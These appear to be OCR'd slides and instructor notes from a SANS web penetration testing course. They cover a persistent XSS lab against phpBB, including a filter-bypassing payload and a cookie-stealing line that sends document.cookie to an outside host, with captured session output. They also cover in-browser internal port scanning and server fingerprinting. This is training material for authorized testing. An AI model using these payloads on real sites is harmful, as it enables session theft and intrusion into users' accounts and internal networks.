On this slide we have included two more methods of encoding the script to bypass filters.

The first makes use of HTML entities. In this case the entities are &quot;.


The second example uses hex encoding to write the various characters.


Course Roadmap

- Attacker's View, Pen-Testing & Scoping
- Recon & Mapping
- Server-Side Vuln Discovery
- Client-Side Vuln Discovery
- ***Exploitation***
- Capture the Flag

- Exploitation
- Bypass Flaws
  - Authentication Bypass
  - **Authentication Bypass Exercise**
- Injection Flaws
  - SQL Injection
  - File Handling with SQL Injection
  - OS Interaction with SQL Injection
  - **sqlmap Exercise**
  - Port Scanning with SQL Injection
  - File Injection with SQL Injection
  - Prepared Injection Files
  - **Prepared Files Exercise**
  - Blind SQL Injection
  - **Blind SQL Injection Exercise**
  - XSS
  - ***Persistent XSS Exercise***
  - Advanced XSS
  - **Durzosploit Exercise**
  - XSS Frameworks
    - AttackAPI
    - BeEF
    - **BeEF Exercise**
  - Limiting XSS targets
- Session Flaws
  - Session Fixation
  - XSRF
  - **MonkeyFist Exercise**
- Putting It Together
  - Attack Scenario
  - Next Steps
  - Conclusions

In this exercise we will attack PHPBB with a persistent XSS attack.


Persistent XSS Exercise

- Goal: Exploit PHPBB with a persistent XSS attack
- Steps:
  1. Log into PHPBB
  2. Create a new topic including XSS attack
  3. Change attack to steal cookies

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 85


Scenario: Allowing users to input data is always a situation fraught with peril. The situation is doubly dangerous if you're going to be displaying that user-provided information in a web page, because of the possibility that the user supplied data might contain something bad... for example, a malicious script. This is the idea behind cross-site scripting (XSS).

In this exercise, we'll investigate an issue with an online forum that allows users to post messages containing HTML. The server fails to thoroughly check that the user-supplied HTML is "safe," in that it only contains allowable innocuous tags. Because of this failure to validate user input, it is possible to create a malicious script that bypasses the existing checks, gets stored on the site, and then gets displayed whenever someone views a particular posting.

Objectives: We are going to examine a security hole in the forum software PHPBB. First, we'll examine a posting that can bypass input validation, and we'll create an exploit to take advantage of it.

Persistent XSS Exercise: Log into PHPBB

- Launch Firefox
- Select the PHPBB Bookmark
- Log in
  - User: sec542
  - Pwd: SANSUSER
- Create a new topic




1. PHPBB is a web-based forum system. It allows users to discuss various topics and provides mechanisms for posting comments, replying to comments, creating new topics, etc. As a part of PHPBB's functionality, it allows users to include HTML markups within the comments that they post. The code contains input validation functions that are supposed to only allow the inclusion of a pre-defined "safe" range of HTML tags within a posting, but unfortunately that isn't the case. Parsing code (code that looks through data and attempts to break it up into manageable, well understood "chunks") is notoriously difficult to write, and even more difficult to write well. In this case, the parsing code can be confused by the inclusion of spurious quotation marks. We'll create some JavaScript code that has quotation marks liberally sprinkled throughout...
2. Let's test this out. Launch Firefox and go to the "**Bookmarks**" menu. Select the bookmark for our **PHPBB** forum and **log in** (link at the top of the page) using:

   username: **sec542**
   password: **SANSUSER**

3. Click on "**Test Forum 1**" to enter the forum and click on "**New Topic**" to create a new post.

Persistent XSS Exercise: Inject XSS string

- Enter a Subject
- In the body of the message, type the attack string in the notes
- Submit the post
- Select View to see your message



1. In the "**Subject**" line, enter something witty, and then in the **body** of the post, type the text shown below:


<B C=">" onmouseover="alert('Gotcha!')" X="<B ">H E L L O !</B>

Note the "funny" placement of the quotation marks. This is what confuses PHPBB's parser and allows you to enter the normally disallowed JavaScript commands.

2. Click on "**Submit**" to save your posting.
3. Click on "**View**" to take a look at what your hard work has done or wait for the page to auto-refresh.

Persistent XSS Exercise: Test XSS


- Move your mouse over the H E L L O!
- We know have proven the vulnerability exists
- Let's see what else we can do




1. While it may not look incredibly exciting, try moving your mouse over the letters spelling out "**H E L L O !**".
2. We've just shown that PHPBB is indeed vulnerable to XSS, so now let's see what else we can do...

Persistent XSS Exercise: Inject XSS Attack to Steal Cookies

- Select Edit
- Copy the previous attack
- Create a new topic
- Paste the previous attack
- Change the content of the alert
- Submit and view the new message
- Mouse over the text



1. Go back and edit your posting by clicking on the "**Edit**" button on the right-hand side of the screen. We're going to cheat and save ourselves a little bit of typing.
2. Highlight the text that you entered earlier, right-click, and select "**Copy**".
3. Click on "**Submit**", but now click on the link to return to the forum.
4. We're going to create another posting, so once again, click on the "**New Topic**" button.
5. Once more, create a witty "**Subject**" for your message, and then right click in the body and select "**Paste**".
6. We're going to edit our previous work, by replacing all of the "stuff" inside the alert() call with something else. Highlight everything inside the alert() function call ('Gotcha!') and delete it.
7. Enter the following text as the parameter for the alert() function:
   document.location='http://192.168.1.8/cookiecatcher.php?'+document.cookie
8. Save your work and view it as before.
9. Mouse over the text.



Persistent XSS Exercise: Examine Stolen Cookies


- Open a terminal
- Examine the captured cookies

`cat /tmp/cookiedump`

File Edit View Terminal Tabs Help

```
sec542@Sec542-SANS:~$ cd /tmp
sec542@Sec542-SANS:/tmp$
sec542@Sec542-SANS:/tmp$ cat cookiedump
Recieved=/cookiecatcher.php?phpbb2mysql_data=a%3A2%3A%7Bs%3A11%3
A%22autologinid%22%3Bs%3A0%3A%22%22%3Bs%3A6%3A%22userid%22%3Bs%3
A1%3A%224%22%3B%7D;%20phpbb2mysql_sid=632e6424fe6bd74ed278ee329f
3de953;%20phpbb2mysql_t=a%3A1%3A%7Bi%3A7%3Bi%3A1233441767%3B%7D
sec542@Sec542-SANS:/tmp$
```

1. The code for the php script called **cookiecatcher.php** is listed above. It has already been installed on the server and should have caught the contents of your cookies when you ran your mouse over the "boobytrapped" text.
2. Open a terminal window and type "**cat /tmp/cookiedump**" to see the stolen credentials
3. Note: that for the purposes of education, this was not a very "stealthy" attack. There are other, far less obvious means of stealing credentials using this type of persistent XSS exploit. Discovering those, of course, is left as an exercise for the reader.




Course Roadmap

- Attacker's View, Pen-Testing & Scoping
- Recon & Mapping
- Server-Side Vuln Discovery
- Client-Side Vuln Discovery
- ***Exploitation***
- Capture the Flag

- Exploitation
- Bypass Flaws
  - Authentication Bypass
  - **Authentication Bypass Exercise**
- Injection Flaws
  - SQL Injection
  - File Handling with SQL Injection
  - OS Interaction with SQL Injection
  - **sqlmap Exercise**
  - Port Scanning with SQL Injection
  - File Injection with SQL Injection
  - Prepared Injection Files
  - **Prepared Files Exercise**
  - Blind SQL Injection
  - **Blind SQL Injection Exercise**
  - XSS
  - **Persistent XSS Exercise**
  - ***Advanced XSS***
  - **Durzosploit Exercise**
  - XSS Frameworks
    - AttackAPI
    - BeEF
    - **BeEF Exercise**
  - Limiting XSS targets
- Session Flaws
  - Session Fixation
  - XSRF
  - **MonkeyFist Exercise**
- Putting It Together
  - Attack Scenario
  - Next Steps
  - Conclusions

The next attack is file injection using SQL injection.




Advanced Script Injection

- We have looked at some basic examples
- Now we are going to explore more advanced examples
- We will also explore an exploitation tool named Durzosploit
- With these attacks the sky is the limit
- ...We are limited only by our imagination


The examples we have studied so far are very simple. They do not leverage the full power and imagination of malicious attackers. JavaScript is a full-blown programming language, and because of that, we are limited primarily by our imaginations.

In the next slides, we will study some more advanced examples of XSS.



Port Scanner

- Uses hidden IFRAMEs
- Source of IFRAME is an internal IP
- If onload() fires; Port is open
- Code then changes source of the iframe




```
✲ Module
Distributed Port Scanner
 Target
  localhost
 Port(s)
  80,220,8080
 Timeout
  1000
    scan
Web browsers explicitly prohibit connection to some ports.
Results
 localhost:8080 open
 localhost:220 open
 localhost:80 closed
  delete results
```

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 93

Our first example of an advanced exploit is the implementation of a port scanner using JavaScript and IFRAMES.

A frameset in HTML is an old technology which allows the screen to be split into multiple frames, which each loads a separate HTML source. IFRAMEs are based off of this concept. Using IFRAMEs, a web site developer can load a separate web page within a web page that a user has loaded. It is possible to set an IFRAME's visibility to "hidden," which means that the page will be loaded but not displayed. By adding a script to an IFRAME, we can insert scripts which are executed in the user's browser.

We can use this to conduct internal port scanning. First, we determine the internal IP address range of the client system. (This will be explained on the next slide.) Next, we create a hidden IFRAME. The hidden IFRAME's source references another IP address within the internal address space. For example, if the client IP address is 10.0.0.3, the script might use 10.0.0.4. This will attempt to load a web page from the address 10.0.0.4. If the JavaScript "onload" action successfully executes, then the port is open. By walking the full address space, we can compile a list of systems on the network that have port 80 open.




Internal Addresses

- Internal addresses are needed to perform these scans
- This would allow further network exploitation
- Java Applet is required as JavaScript can't access IP
- MyAddress.class is one example
  - Lars Kinderman
  - http://reglos.de/myaddress/

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 94

Retrieving the internal address of the browser will allow the attacker to further attack the network the browser is on. To get this address from JavaScript, the attacker needs to use a Java applet. One of the best is MyAddress.class by Lars Kinderman.



Using MyAddress.class

1. Create a MyAddress() JavaScript function
2. Load the MyAddress.class file using an APPLET tag
3. JavaScript now has the IP address

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 95

The first thing the attacker must do is create a MyAddress function in JavaScript. This function accepts the IP as a parameter and does what ever the attacker would like.

Second, they load the MyAddress.class file. (The example below shows how.)

At this time the JavaScript code has access to the IP address!

Example:


JavaScript Function:

```
<script> function MyAddress(IP) { alert("Your local IP is " + IP)
} </script>
```

Applet Loading Code:

```
<APPLET CODE="MyAddress.class" MAYSCRIPT WIDTH=0
HEIGHT=0></APPLET>
```

(The MAYSCRIPT parameter is how this is enabled.)




Fingerprinting Servers

- Port scanning found www servers
- What are they running?
- We can use JavaScript to fingerprint them
- Most server have default graphics/files
  - apache_pb.gif
  - hp_invent_logo.gif

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 96

Since we found web servers, lets find out what types of server they are running. This is made easier since most servers ship with default graphic files.

Some examples of this are apache_pb.gif from the Apache HTTP server and the hp_invent_logo.gif which is on most HP devices' embedded web server.



